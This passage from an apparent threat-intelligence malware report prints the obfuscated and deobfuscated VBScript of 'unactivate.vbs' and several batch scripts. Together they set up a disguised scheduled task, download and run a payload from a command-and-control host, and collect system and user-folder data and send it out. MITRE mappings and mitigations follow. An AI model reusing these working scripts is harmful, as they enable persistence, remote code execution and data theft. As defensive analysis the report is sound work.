Chr(3017 Xor 2973):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(13568 Xor 13652):CbJO1dpnUt1 = CbJO1dpnUt1 & Chr(16431 Xor 16511)
cal9zs0a9i = CbJO1dpnUt1

Set pR1rSrG8kRT = CreateObject(cal9zs0a9i)

tXVzw = " u~1FBC9+s;6ASgH=uY;76%86p"
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(21952 Xor 21907):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(26200 Xor 26171):CyduSYN5Egzjv1 =
CyduSYN5Egzjv1 & Chr(18015 Xor 17965):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(17328 Xor 17369):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 &
Chr(56161 Xor 56081)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(59766 Xor 59650):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(34842 Xor 34931):CyduSYN5Egzjv1 =
CyduSYN5Egzjv1 & Chr(51016 Xor 50982):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(25525 Xor 25554)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(29009 Xor 29055):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(65143 Xor 65073):CyduSYN5Egzjv1 =
CyduSYN5Egzjv1 & Chr(26476 Xor 26373):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(64362 Xor 64262)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(5867 Xor 5774):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(15882 Xor 15961)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(63762 Xor 63851):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(23746 Xor 23729):CyduSYN5Egzjv1 =
CyduSYN5Egzjv1 & Chr(28615 Xor 28595):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(54003 Xor 53910)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(39921 Xor 39836):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(13729 Xor 13806):CyduSYN5Egzjv1 =
CyduSYN5Egzjv1 & Chr(5768 Xor 5866):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(19924 Xor 19902):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr
(7986 Xor 8023)
CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(11978 Xor 11945):CyduSYN5Egzjv1 = CyduSYN5Egzjv1 & Chr(36355 Xor 36471)
tXVzw = CyduSYN5Egzjv1

Set zrOXQ = CreateObject(tXVzw)
```

Figure 9 - Obfuscated form of unactivate.vbs




```
On Error Resume Next
RFzWb6Sh = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\") - 1)

Set pR1rSrG8kRT = CreateObject("Microsoft.XMLHTTP")

Set zrOXQ = CreateObject("Scripting.FileSystemObject")

IRgQ6 = WScript.Arguments.Item(1)
QOUkpfj = RFzWb6Sh & "\" & WScript.Arguments.Item(2)
wG7kGIU1M55 = zrOXQ.OpenTextFile(QOUkpfj).ReadAll()
zrOXQ.DeleteFile(QOUkpfj)

mL2dC = "name=" & IRgQ6 & "&data=" & wG7kGIU1M55

pR1rSrG8kRT.open "POST", WScript.Arguments.Item(0), False

pR1rSrG8kRT.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"

pR1rSrG8kRT.setRequestHeader "Content-Length", Len(mL2dC)
pR1rSrG8kRT.send mL2dC
```

Figure 10 - Deobfuscated form of unactivate.vbs

stopedge.bat

If a file named "paycom.ini" exists in the stopedge.bat’s directory, it schedules a task to run "install.vbs" every 33 minutes, deletes "paycom.ini," calls "versioninfo.bat," waits for 5 seconds, and then deletes "versioninfo.bat" and "update.vbs."




```
@echo off

pushd "%~dp0"
if exist "paycom.ini" (
    schtasks /create /sc minute /mo 33 /tn "MicrosoftEdgeEasyUpdate" /tr "%~dp0install.vbs" /f
    del /f /q %~dp0paycom.ini
)

call versioninfo.bat
del /f /q versioninfo.bat
timeout -t 5 /nobreak
del /f /q update.vbs
```

Figure 11 - Persistency mechanism with scheduled tasks

resolvedns.bat

The batch script 'resolvedns.bat' utilizes 'activate.vbs' to initiate the download of a file from the C2 server.




```
@echo off

pushd "%~dp0"

set ttn=324093
set tty=230704
set url=http://anrun.kr/movie/contents.php?fifo=%COMPUTERNAME%

if exist "stopedge.bat" (del /f /q stopedge.bat)
if exist "%ttn%.zip" (del /f /q %ttn%.zip)
WScript.exe activate.vbs "%url%" "%ttn%.zip"

if exist "%ttn%.zip" (
    call unzip.exe -P "a" -o "%~dp0%ttn%.zip" > nul
    del /f /q %~dp0%ttn%.zip > nul
    WScript.exe "%tty%.vbs"
    del /f /q %tty%.vbs > nul
)
```

Figure 12 - Dns resolution and get request to c2 server

versioninfo.bat

The 'versioninfo.bat' script plays a pivotal role in the operation. It gathers diverse information about the user's computer, such as directory listings, IP addresses, running processes, and system details, and then exfiltrates this data with the assistance of 'unactive.vbs,' which we've previously analyzed.



```
@echo off
pushd "%~dp0"
dir C:\Users\%username%\downloads\ /s > %~dp0cuserdown.data
dir C:\Users\%username%\documents\ /s > %~dp0cuserdocu.data
dir C:\Users\%username%\desktop\ /s > %~dp0cuserdesk.data
dir "C:\Program Files\" > %~dp0cprog.data
dir "C:\Program Files (x86)\" > %~dp0cprog32.data
nslookup myip.opendns.com resolver1.opendns.com > %~dp0ipinfo.data
tasklist > %~dp0tsklt.data
systeminfo > %~dp0systeminfo.data

timeout -t 5 /nobreak
set url=http://anrun.kr/movie/contents.php

WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdown" "cuserdown.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdocu" "cuserdocu.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdesk" "cuserdesk.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_prog" "cprog.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_prog32" "cprog32.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_ipinfo" "ipinfo.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_tasklist" "tsklt.data"
WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_systeminfo" "systeminfo.data"

del /f /q unactivate.vbs
```

Figure 13 - Attack chain ends with data exfiltration

MITRE ATT&CK

Technique Name	Technique ID
Phishing: Spearphishing Link	T1566.002
Command and Scripting Interpreter: Windows Command Shell	T1059.003
Command and Scripting Interpreter: Visual Basic	T1059.005
Scheduled Task/Job: Scheduled Task	T1053.005
Deobfuscate/Decode Files or Information	T1140
Indicator Removal: File Deletion	T1070.004
System Information Discovery	T1082
File and Directory Discovery	T1083
Process Discovery	T1057
Exfiltration Over C2 Channel	T1041
Application Layer Protocol	T1071

Archive Collected Data	T1560

Mitigations

- Regularly educate and train employees about the dangers of spear-phishing attacks. Teach them how to recognize phishing attempts, especially those involving malicious links. Encourage a "think before you click" mentality to reduce the chances of falling for these attacks.
- Implement application whitelisting to restrict the execution of unauthorized or untrusted scripts. By allowing only approved scripts to run on endpoints, you can minimize the risk associated with malicious command and script execution.
- Use application control mechanisms to control which Visual Basic scripts can execute. Whitelist trusted scripts and prevent the execution of unapproved scripts to mitigate this attack technique.
- Restrict the creation of scheduled tasks to trusted administrators only. Implement strong access controls and monitor scheduled task activity for any unusual or unauthorized changes.
- Employ content inspection and filtering solutions to detect and block attempts to deobfuscate or decode files. This can help in preventing attackers from using obfuscation techniques to hide their malicious payloads.
- Implement EDR solutions that can monitor and detect suspicious file deletion activities. This enables quick detection of malicious actions and provides the means to respond promptly.
- Restrict user and system accounts to the minimum level of privilege required for their tasks. This reduces the amount of information an attacker can access if they compromise a system.
- Properly configure file and directory permissions to ensure that users and processes only have access to the data they require. Limit unnecessary access to sensitive files and directories.
- Implement process monitoring and anomaly detection systems to identify and respond to unusual process behavior. This can help detect malicious processes trying to blend in with legitimate ones.
- Use network traffic analysis solutions to monitor outgoing network traffic for signs of command and control (C2) communication. Detecting and blocking this communication can prevent data exfiltration.
- Deploy deep packet inspection (DPI) technology to analyze and filter network traffic based on application layer protocols. DPI can help in identifying and blocking malicious or unauthorized protocols.
- Encrypt sensitive data and restrict access to archives containing valuable information. This helps safeguard data even if attackers gain access to the archives.

Detection

For YARA Rules and Indicators of Compromise (IOCs) do not forget to check our github.

ThreatMon

“See the Invisible”

Advanced Threat Intelligence Platform

With External Attack Surface Management
and Digital Risk Protection

30 Days of Premium Trial

@ThreatMon

@MonThreat

@threatmon

@TMRansomMonitor